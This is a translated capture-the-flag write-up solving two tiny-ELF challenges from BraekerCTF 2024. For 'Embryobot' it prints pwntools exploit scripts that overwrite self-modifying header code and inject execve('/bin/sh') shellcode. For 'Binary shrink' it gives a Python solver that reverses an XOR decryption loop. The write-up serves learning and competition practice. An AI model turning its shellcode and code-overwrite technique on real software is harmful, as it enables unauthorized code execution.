This page has been machine-translated from the original page.
I participated in BraekerCTF 2024. The Tiny ELF challenges were particularly interesting, so I’m writing up my solutions.
Table of Contents
Embryobot(Rev/Pwn)
“This part will be the head, ” the nurse explains. The proud android mother looks at her newborn for the first time. “However, ” the nurse continues, “we noticed a slight growing problem in its code. Don’t worry, we have a standard procedure for this. A human just needs to do a quick hack and it should continue to grow in no time.”
The hospital hired you to perform the procedure. Do you think you can manage?
The embryo is: f0VMRgEBAbADWTDJshLNgAIAAwABAAAAI4AECCwAAAAAAADo3////zQAIAABAAAAAAAAAACABAgAgAQITAAAAEwAAAAHAAAAABAAAA==
Decoding the Base64 text given in the problem statement yields a very small 32-bit ELF binary.

Interestingly, the entry point address defined in the header corresponds to file offset 0x23.

We can also see that write and execute permissions are assigned to all regions, including the ELF header itself.

It appears that this tiny binary is created by interpreting the bytes inside the ELF header as executable code.
The technique for crafting such Tiny ELF binaries is described in the following articles:
Reference: Tiny ELF Files: Revisited in 2021
Reference: A Whirlwind Tutorial on Creating Really Teensy ELF Executables for Linux
This binary could not be disassembled properly with Ghidra, but using IDA we were able to obtain the following code.

As shown above, the code calls into the ELF header from the address designated as the entry point and executes the following instructions.
mov eax, 3 ; syscall number 3 (sys_read)
mov ebx, 0 ; file descriptor 0 (stdin)
pop ecx
xor cl,cl
mov edx,0x18
int 0x80
add al, [eax]
add eax,[eax]
add [eax],eax
Here, the x86 read system call, represented as ssize_t read(int fd, void buf[.count], size_t count);, is invoked.
Since 0x18 is stored in edx, the maximum input size is limited to 0x18 bytes.
Reference: read(2) - Linux manual page
Normally ecx holds the address of the buffer that receives the input bytes, but I wasn’t sure what address the sequence pop ecx; xor cl,cl would produce.
First, let’s think about what value is on the top of the stack when pop ecx executes.
Since this code is invoked via a call from the entry point, the stack top currently holds the return address (0x08048028).
Then, xor cl,cl zeroes out only the least-significant byte of ecx’s address.
From this, we can see that pop ecx; xor cl,cl effectively loads the image base into the ecx register.
In other words, the input received by read is written into the 0x18-byte region starting from the image base 0x8048000.
Since the next execution address after the system call is 0x8048010, it appears that we can achieve arbitrary code execution by overwriting the in-process executable code via read.
However, a shellcode of this size alone is not sufficient to spawn a shell.

Let’s think about how to obtain a shell using this vulnerability.
I wanted to verify the above assumptions with dynamic analysis in gdb, but due to the special structure of this challenge binary, gdb could not analyze it properly.
Instead, I built the following assembly and analyzed that program.
; nasm -f elf32 tmp.asm && ld -m elf_i386 -o tmp tmp.o
section .text
global _start

vlun:
    mov eax, 3              ; syscall number 3 (sys_read)
    mov ebx, 0              ; file descriptor 0 (stdin)
    pop ecx
    xor cl,cl
    mov edx,0x18
    int 0x80
    add al, [eax]
    add eax,[eax]
    add [eax],eax

_start:
    call vlun
    xor al, 0

However, when built with nasm -f elf32 tmp.asm && ld -m elf_i386 -s -o tmp tmp.o, the ELF header region does not have write and execute permissions, so it cannot fully replicate the behavior of the challenge binary.
To fix this, I read the byte at offset 0x4c — derived by adding 0x18 (the offset of the flags field within a 32-bit ELF program header) to the program header start obtained from ELF header offset 0x1C — and changed the flag value from 0x4 to 0x7.

Using the same approach, I also patched the flags of the second program header.
Reference: Executable and Linkable Format - Wikipedia
This allowed us to assign write and execute permissions to both the ELF header region and the .text section in our custom binary.

Analyzing this program in gdb confirms, as expected, that the write buffer address at the time of the system call is set to the base address.

Let’s try feeding byte data created with python3 -c 'import sys; sys.stdout.buffer.write(b"\x90"*0x18)' > data as input.
As shown below, we can confirm that the code was successfully overwritten with the input values.
To find the foothold for obtaining a shell, let’s think about what values are in the registers at the point when the system call is issued.
Immediately after the system call returns, ecx should still hold the base address, and edx should still hold the length value set earlier.
eax contains the return value of read, which is the size of the input in bytes.
From this, issuing a jmp ecx instruction would jump to the start of the 0x18-byte region we overwrote, allowing us to chain into arbitrary code execution.
To verify that the exploit actually works, let’s try running the following code.
Here, we send an 18-byte shellcode b'\x90\x90\x90\x90\xb8\x04\x00\x00\x00\xbb\x01\x00\x00\x00\xcd\x80\xff\xe1' to the program.
We leave edx and ecx unchanged due to byte-size constraints, but the code uses the sys_write system call to output the data at the base address still stored in ecx to stdout.
from pwn import *

# p = remote("0.cloud.chals.io", 20922)
p = process("./download.elf")

payload = asm(
"""
    nop
    nop
    nop
    nop
    mov eax, 4
    mov ebx, 1
    int 0x80
    jmp ecx
""")

p.send(payload)
p.interactive()
Running this script confirms that the byte data starting with NOPs is returned on stdout.

This confirms that arbitrary code execution via jmp ecx is possible.
Finally, we obtain a shell using the following solver script.
Here, we use a second read call to write up to 0x7f bytes into the region immediately following the jmp ecx instruction, chaining into shellcode execution to obtain a shell.
from pwn import *

# p = remote("0.cloud.chals.io", 20922)
p = process("./download.elf")

payload = asm(
"""
    nop
    nop
    nop
    nop
    nop
    nop
    nop
    mov al, 0x3
    add ecx,0x12
    mov dl, 0x7f
    int 0x80
    jmp ecx
""")

# print(shellcraft.sh())
shellcode = asm(
"""
    /* execve(path='/bin///sh', argv=['sh'], envp=0) */
    /* push b'/bin///sh\x00' */
    push 0x68
    push 0x732f2f2f
    push 0x6e69622f
    mov ebx, esp
    /* push argument array ['sh\x00'] */
    /* push 'sh\x00\x00' */
    push 0x1010101
    xor dword ptr [esp], 0x1016972
    xor ecx, ecx
    push ecx /* null terminate */
    push 4
    pop ecx
    add ecx, esp
    push ecx /* 'sh\x00' */
    mov ecx, esp
    xor edx, edx
    /* call execve() */
    push SYS_execve /* 0xb */
    pop eax
    int 0x80
""")

p.send(payload)
p.send(shellcode)
p.interactive()

Running this solver retrieves the flag.
Binary shrink(Rev)
After hearing about young computer problems, you have decided to become a computer shrink. Your first patient is a robot elf.
“A little machine dream I keep having, ” she says. “But when it is over, I always forget the end. I’ve captured the dream’s program, but I don’t dare look”.
Can you run the program for her? Are you able to figure out what’s in her memory right before execution stops?
Running the ELF file provided as the challenge binary simply printed the string >:) and exited.

Reading the problem statement, it seems the flag is written into memory during program execution.
I initially thought gdb would handle this easily, but just like the previous challenge, this binary uses Tiny ELF techniques, so gdb could not analyze it properly.

The entry point is at 0x8048009.

Since neither a decompiler nor objdump could extract the correct code as-is, I first stripped the header with dd if=binary_shrink of=outdata bs=1 skip=9 and then obtained the assembly via objdump -D -Mintel,x86-64 -b binary -m i386 outdata.
It appears the binary begins by calling the address at offset 58 (0x31+9) of the original file, but the subsequent processing is not disassembled correctly.

Next, I extract and analyze the data starting at byte 58 (0x31+9) using dd if=binary_shrink of=outdata bs=1 skip=58.

It appears the code pops the next execution address after the entry point (which was on the stack top) into rdx, stores rdx into rax, and then jumps to address 0x78 (0x3e+58).
Using the same approach, I disassemble the next block of code extracted with dd if=binary_shrink of=outdata bs=1 skip=120.

After performing several operations, it appears to loop through an XOR operation.
The following is a reconstruction of the entire code sequence so far (not actual buildable code).
section .text
global _start

first:
    pop    rdx
    mov    rax,rdx
    jmp    second

second:
    add    rdx,0x91
    sub    rax,0xe
    mov    rsi,rax
    xor    ecx,ecx
    mov    cl,0x56
    mov    rax,rsi
point:
    mov    sil,BYTE PTR [rax]
    xor    BYTE PTR [rdx],sil
    xor    QWORD PTR [rdx],0x42
    inc    rdx
    inc    rax
    loop   point

_start:
    call first
Both rax and rdx should hold the return address that was on the stack top — that is, the next instruction address after the entry point.
Therefore, sub rax,0xe stores the image base address in rax, and add rdx,0x91 stores the address image base + 0xe + 0x91 in rdx.
In the loop, rax and rdx are incremented together, and for each of 0x56 iterations, the value at the address in rax is XORed with the value at rdx, and then XORed with 0x42.
I wrote the following solver to perform this binary manipulation.
with open("binary_shrink", "rb") as f:
    data = bytearray(f.read()) + bytearray([0 for i in range(0x100)])

rax = 0
rdx = 0xe + 0x91

with open("generated_binary", "wb") as f:
    for i in range(0x56):
        data[rdx] = data[rdx] ^ data[i]
        data[rdx] = data[rdx] ^ 0x42
        rdx += 1

    f.write(data)


Reading the instructions in the output binary, the region that previously contained bad data has been replaced with a jmp instruction.
Reading the code at the jump destination, it was code that outputs 0xa293a3e, i.e., ):>\n.

The memory state at the moment this code executes matches the state of the decrypted binary loaded into process memory, so we were able to retrieve the flag from this binary data.
Summary
I had no prior knowledge of Tiny ELF at all, so this was a great learning experience.